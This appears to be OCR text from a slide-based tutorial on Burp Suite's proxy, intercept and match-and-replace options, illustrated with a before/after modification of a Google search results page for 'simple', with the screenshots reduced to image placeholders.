
Burp Proxy Options




Burp Proxy Intercept Options




Burp Proxy Replace Options



Burp Proxy Replace Example




Burp Proxy Replace Example – Before




Searching for “simple”

Burp Proxy Replace Example – After



Burp Proxy Replace Example Reloaded



Burp Proxy Replace Example – Before

Google simple

Web Images News Shopping Videos More Search tools

Searching for “simple”

About 2,560,000,000 results (0.35 seconds)

Simple | Online Banking With Automatic Budgeting & Savings
https://www.**simple**.com/ Simple
Simple is reinventing online banking with modern web and mobile experiences, no surprise fees, and great customer service. Simplify your finances.
FAQ - Budget and Save - Smarter Banking - Careers

Simple Synonyms, Simple Antonyms | Thesaurus.com
www.thesaurus.com/browse/**simple**
